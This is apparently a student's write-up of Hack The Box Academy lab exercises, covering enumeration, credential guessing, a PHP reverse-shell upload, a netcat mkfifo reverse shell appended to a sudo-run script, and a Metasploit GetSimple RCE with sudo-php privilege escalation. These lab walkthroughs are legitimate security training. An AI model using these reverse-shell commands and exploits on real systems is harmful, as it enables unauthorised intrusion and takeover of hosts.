80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.15 seconds
┌──[eu-academy-2]─[10.10.14.162]─[htb-ac-820341@htb-gyvcffim17]─[~]
└──╼ [★]$
```

Task 6b: To gain foothold on the target, run *Gobuster dir -u {targetip} -w /usr/share/dirb/wordlists/common.txt,*


```
[+] Url:                     http://10.129.146.96
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/06/03 11:48:53 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 292]
/.htaccess            (Status: 403) [Size: 297]
/.htpasswd            (Status: 403) [Size: 297]
/index.html           (Status: 200) [Size: 93]
/server-status        (Status: 403) [Size: 301]

===============================================================
2023/06/03 11:48:58 Finished
===============================================================
```

browse the ip address. Gets hello world page, do ctrl u to see its source code. Realise there is a comment added. Take /nibbleblog. Browse again with ip/nibbleblog/.





Also do *Gobuster dir -u {targetip}/nibbleblog -w /usr/share/dirb/wordlists/common.txt*. you get a bunch of directories.



on *ip/nibbleblog/content*, click on private to find config.xml and users.xml. see the screenshots below.

Index of /nibbleblog/content

Name	Last modified	Size	Description
Parent Directory		-	
categories.xml	2017-12-10 22:52	325	
comments.xml	2017-12-10 22:52	431	
config.xml	2017-12-10 22:52	1.9K	
keys.php	2017-12-10 12:20	191	
notifications.xml	2017-12-29 05:42	1.1K	
pages.xml	2017-12-28 15:59	95	
plugins/	2017-12-10 23:27	-	
posts.xml	2017-12-28 15:38	93	
shadow.php	2017-12-10 12:20	210	
tags.xml	2017-12-28 15:38	97	
users.xml	2017-12-29 05:42	370	

Then do *curl http://ip /nibbleblog/content/private/config.xml* check for email. I found the email to be email@nibbles.com. Do the same command for users.xml. you can also browse ip/nibbleblog/content/private/users.xml This helps us get the username to be admin and we can guess the password to be nibbles. See the attached screenshots.

Nibbleblog × 10.129.146.96/nibbleblog/co × +

10.129.146.96/nibbleblog/content/private/users.xml

Go back one page (Alt+Left Arrow)
Right-click or pull down to show history


HTB Academy CTF Platform Help Center HTB Blog

This XML file does not appear to have any style information associated with it. The docun



```
-<users>
  -<user username="admin">
      <id type="integer">0</id>
      <session_fail_count type="integer">0</session_fail_count>
      <session_date type="integer">1514544131</session_date>
    </user>
  -<blacklist type="string" ip="10.10.10.1">
      <date type="integer">1512964659</date>
      <fail_count type="integer">1</fail_count>
    </blacklist>
  </users>
```

```
<notification_comments type="integer">1</notification_comments>
<notification_session_fail type="integer">0</notification_session_fail>
<notification_session_start type="integer">0</notification_session_start>
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
<notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
<seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
<seo_site_description type="string"/>
<seo_keywords type="string"/>
<seo_robots type="string"/>
```



Now go back to ip/nibbleblog/admin.php and login using the credentials.



Under plugin activate my image plugin. create a .php file using nano. See the screenshot below.



We do that by creating a .php file using nano. See the screenshot below



Save the file and add it on my image plugin through browse.

Use *nc lvnp port* which starts a netcat (nc) process that listens for incoming network connections on a specific port. Then reload the image.php file. Do *python3 -c 'import pty; pty.spawn("bin/bash")'* to upgrade a basic shell to a fully interactive terminal shell. Then cd to the image.php dir and cat user.txt file in that directory as shown in the screenshot below.

```
SyntaxError: invalid syntax
$ python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 2: python: not found
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ cd ~
<ml/nibbleblog/content/private/plugins/my_image$ cd ~
nibbler@Nibbles:/home/nibbler$ pwd
pwd
/home/nibbler
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
79c03865431abf47b90ef24b9695e148
nibbler@Nibbles:/home/nibbler$
```

Task 6b. use *unzip* command to unzip the personal.zip file under this section. Then do *cd /home/nibbler/personal/stuff* as shown in the screenshot below.

```
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ ls
ls
personal  personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ cd /home/nibbler/personal/stuff
cd /home/nibbler/personal/stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

Do ls and cat monitor.sh in this dir.

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls
ls
monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat monitor.sh
```

Start a netcat connection and then run *echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 8443 >/tmp/f' | tee -a monitor.sh*

```
shift $(($OPTIND -1))
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.33 9443 >/tmp/f
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
<er/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
'unknown': I need something more specific.
/home/nibbler/personal/stuff/monitor.sh: 26: /home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 36: /home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 43: /home/nibbler/personal/stuff/monitor.sh: [[: not found
```

```
$nc -lvnp 9443
Listening on 0.0.0.0 9443
Connection received on 10.129.200.170 37104
# whoami
root
# ls
monitor.sh
# pwd
/home/nibbler/personal/stuff
# cd ~
# pwd
/root
# ls
root.txt
# cat root.txt
de5e5d6619862a8aa5b9b212314e0cdd
#
```

Here is completion screenshot for this section.

Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

Download VPN Connection File


Target: 10.129.146.96

Life Left: 36 minutes +

+1 Gain a foothold on the target and submit the user.txt flag

79c03865431abf47b90ef24b9695e148

Submit




Task 7. Knowledge check.

This section is meant to test the knowledge acquired from the above tasks. Let's us delve into it. Do nmap -sC -sV enumeration. This option -sC enables Nmap to execute a set of default scripts that can identify and gather information about various services running on open ports while -sV option instructs Nmap to determine the version and related details of the services running on the target ports. It sends specific probes and analyzes the responses to identify the exact service versions.

```
File  Edit  View  Search  Terminal  Help
┌─[eu-academy-2]─[10.10.15.133]─[htb-ac-820341@htb-sjcga0j1es]─[~]
└──╼ [★]$ nmap -sC -sV 10.129.42.249
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-04 14:52 BST
Nmap scan report for 10.129.42.249
Host is up (0.028s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   3072 4c73a025f5fe817b822b3649a54dc85e (RSA)
|   256 e1c056d052042f3cac9ae7b1792bbb13 (ECDSA)
|_  256 523147140dc38e1573e3c424a23a1277 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Welcome to GetSimple! - gettingstarted
| http-robots.txt: 1 disallowed entry
|_/admin/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.22 seconds
```

Do web search for the ip given as shown to know the service running on it.



Whatweb command can also allow us to gather information about a website or web application

```
┌──[eu-academy-2]─[10.10.15.133]─[htb-ac-820341@htb-sjcga0j1es]─[~]
└─╼ [★]$ whatweb 10.129.42.249
http://10.129.42.249 [200 OK] AddThis, Apache[2.4.41], Country[RESERVED][ZZ], HT
ML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.129.42.249], Script
[text/javascript], Title[Welcome to GetSimple! - gettingstarted]
┌──[eu-academy-2]─[10.10.15.133]─[htb-ac-820341@htb-sjcga0j1es]─[~]
└─╼ [★]$
```

Then do Metasploit search to find relevant exploits for the service getsimple we found running on our ip address.

```
[msf](Jobs:0 Agents:0) >> search getsimple

Matching Modules
================

  #  Name                                                  Disclosure Date  Rank       Check
  Description
  ----                                                  ---------------  ----       -----
  ----------
  0  exploit/unix/webapp/get_simple_cms_upload_exec        2014-01-04       excellent  Yes
  GetSimpleCMS PHP File Upload Vulnerability
  1  exploit/multi/http/getsimplecms_unauth_code_exec      2019-04-28       excellent  Yes
  GetSimpleCMS Unauthenticated RCE

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/ht
tp/getsimplecms_unauth_code_exec
```

```
[msf](Jobs:0 Agents:0) exploit(multi/http/getsimplecms_unauth_code_exec) >> show option
[-] Invalid parameter "option", use "show -h" for more information
[msf](Jobs:0 Agents:0) exploit(multi/http/getsimplecms_unauth_code_exec) >> show options

Module options (exploit/multi/http/getsimplecms_unauth_code_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:por
                                         t[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.
                                         metasploit.com/docs/using-metasploit/
                                         basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connec
                                         tions
   TARGETURI  /                yes       The base path to the cms
   VHOST                       no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
```

Set RHOSTS to our ip address, RPORT port we found our service running on in nmap and LHOST to ip address of the host. LHOST ip can be found by doing ifconfig.

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.15.133  netmask 255.255.254.0  destination 10.10.15.133
        inet6 fe80::bd62:93ef:dcad:5486  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef:2::1183  prefixlen 64  scopeid 0x0<global>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500
(UNSPEC)
        RX packets 1333  bytes 216802 (211.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1362  bytes 89990 (87.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌─[eu-academy-2]─[10.10.15.133]─[htb-ac-820341@htb-sjcga0j1es]─[~]
└──╼ [★]$
```

```
[msf](Jobs:0 Agents:0) exploit(multi/http/getsimplecms_unauth_code_exec) >> set RHOSTS 10.
129.42.249
RHOSTS => 10.129.42.249
[msf](Jobs:0 Agents:0) exploit(multi/http/getsimplecms_unauth_code_exec) >> set RPORT 80
RPORT => 80
[msf](Jobs:0 Agents:0) exploit(multi/http/getsimplecms_unauth_code_exec) >> set LHOST 10.1
0.15.133
LHOST => 10.10.15.133
[msf](Jobs:0 Agents:0) exploit(multi/http/getsimplecms_unauth_code_exec) >>
```

Do check command to see if the service is vulnerable then do run to run the exploit.

```
[msf](Jobs:0 Agents:0) exploit(multi/http/getsimplecms_unauth_code_exec) >> check
[+] 10.129.42.249:80 - The target is vulnerable.
[msf](Jobs:0 Agents:0) exploit(multi/http/getsimplecms_unauth_code_exec) >> run

[*] Started reverse TCP handler on 10.10.15.133:4444
[*] Sending stage (39927 bytes) to 10.129.42.249
[*] Meterpreter session 1 opened (10.10.15.133:4444 -> 10.129.42.249:56814) at 2023-06-04
15:28:54 +0100

(Meterpreter 1)(/var/www/html/theme) >
```

Cd ../ to go to previous directory and find the files in there using ls. See we have admin. So we can do ip/admin to see if we get login page. Also cd /home the do cd to the folder in home directory mrb3n. do ls to find user.txt

```
Listing: /home/mrb3n
====================

Mode           Size   Type  Last modified              Name
----           ----   ----  -------------              ----
020666/rw-rw-rw-  0      cha   2023-06-04 14:49:59 +0100  .bash_history
100644/rw-r--r--  220    fil   2020-02-25 12:03:22 +0000  .bash_logout
100644/rw-r--r--  3771   fil   2020-02-25 12:03:22 +0000  .bashrc
040700/rwx------  4096   dir   2021-02-09 09:12:07 +0000  .cache
100644/rw-r--r--  807    fil   2020-02-25 12:03:22 +0000  .profile
100644/rw-r--r--  0      fil   2021-02-09 10:56:38 +0000  .sudo_as_admin_successful
100600/rw-------  10332  fil   2021-05-07 15:28:39 +0100  .viminfo
100664/rw-rw-r--  33     fil   2021-02-16 11:00:55 +0000  user.txt

(Meterpreter 1)(/home/mrb3n) >
```

README.license

Do cat user.txt to find the answer

```
(Meterpreter 1)(/home/mrb3n) > cat user.txt
7002d65b149b0a4d19132a66feed21d8
(Meterpreter 1)(/home/mrb3n) >
```

Do shell command to create an interactive command line interface


```
(Meterpreter 1)(/home/mrb3n) > shell
Process 3100 created.
Channel 1 created.
sudo -l
Matching Defaults entries for www-data on gettingst
    env_reset, mail_badpass, secure_path=/usr/local
bin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on get
    (ALL : ALL) NOPASSWD: /usr/bin/php
CMD-"/bin/sh"
/bin/sh: 2: CMD-/bin/sh: not found
CMD -"/bin/sh"
/bin/sh: 3: CMD: not found
ls
user.txt
```

Then do *CMD="/bin/sh"* to execute shell commands or launch a new shell session using the Bourne shell

After that do *sudo php -r "system('$CMD');"* to obtain root privileges. Navigate to the root folder and cat flag.txt.

```
sudo php -r "system('$CMD');"
whoami
root
ls
user.txt
pwd
/home/mrb3n
cd ..
cd root
/bin/sh: 5: cd: can't cd to root
cd ..
cd root
ls
root.txt
snap
cat root.txt
f1fba6e9f71efb2630e6e34da6387842
```

Here is the completion for this section



Here is the completion for this module and sharable link

Link: https://academy.hackthebox.com/achievement/820341/77

Conclusion

Completing this module on Metasploit, Nmap, and privilege escalation in HackTheBox has been an exhilarating journey into the realm of ethical hacking. We have gained proficiency in using powerful tools like Metasploit to discover and exploit vulnerabilities, employing Nmap for comprehensive service scanning, and understanding the art of privilege escalation. Armed with these skills, we are better

equipped to assess and strengthen the security of computer systems and networks. The knowledge gained from this module sets the foundation for further exploration in the fascinating field of cybersecurity.